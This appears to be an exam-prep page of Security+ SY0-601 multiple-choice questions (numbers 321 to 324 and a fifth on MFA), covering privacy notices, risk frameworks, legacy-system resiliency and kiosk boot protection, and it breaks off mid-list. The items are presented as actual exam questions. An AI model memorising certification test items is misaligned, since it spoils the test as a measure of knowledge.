
Ann, a customer, received a notification from her mortgage company stating her PII may be shared with partners, affiliates, and associates to maintain day-to-day business operations. Which of the following documents did Ann receive?

A. An annual privacy notice

B. A non-disclosure agreement

C. A privileged-user agreement

D. A memorandum of understanding



Actual exam question from CompTIA's SY0-601

Question #: 321

Topic #: 1

[All SY0-601 Questions]


A Chief Information Security Officer (CISO) is evaluating the dangers involved in deploying a new ERP system for the company. The CISO categorizes the system, selects the controls that apply to the system, implements the controls, and then assesses the success of the controls before authorizing the system. Which of the following is the CISO using to evaluate the environment for this new ERP system?

A. The Diamond Model of Intrusion Analysis

B. CIS Critical Security Controls

C. NIST Risk Management Framework

D. ISO 27002



Actual exam question from CompTIA's SY0-601

Question #: 322

Topic #: 1

[All SY0-601 Questions]

A manufacturing company has several one-off legacy information systems that cannot be migrated to a newer OS due to software compatibility issues. The OSs are still supported by the vendor, but the industrial software is no longer supported. The Chief Information Security Officer has created a resiliency plan for these systems that will allow OS patches to be installed in a non-production environment, while also creating backups of the systems for recovery. Which of the following resiliency techniques will provide these capabilities?


A. Redundancy

B. RAID 1+5

C. Virtual machines

D. Full backups

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 323

Topic #: 1

[All SY0-601 Questions]

A retail store has a business requirement to deploy a kiosk computer in an open area. The kiosk computer's operating system has been hardened and tested. A security engineer is concerned that someone could use removable media to install a rootkit. Which of the following should the security engineer configure to BEST protect the kiosk computer?


A. Measured boot

B. Boot attestation

C. UEFI

D. EDR

Show Suggested Answer



Actual exam question from CompTIA's SY0-601

Question #: 324

Topic #: 1

[All SY0-601 Questions]

A company is implementing MFA for all applications that store sensitive data. The IT manager wants MFA to be non-disruptive and user friendly. Which of the following technologies should the IT manager use when implementing MFA?

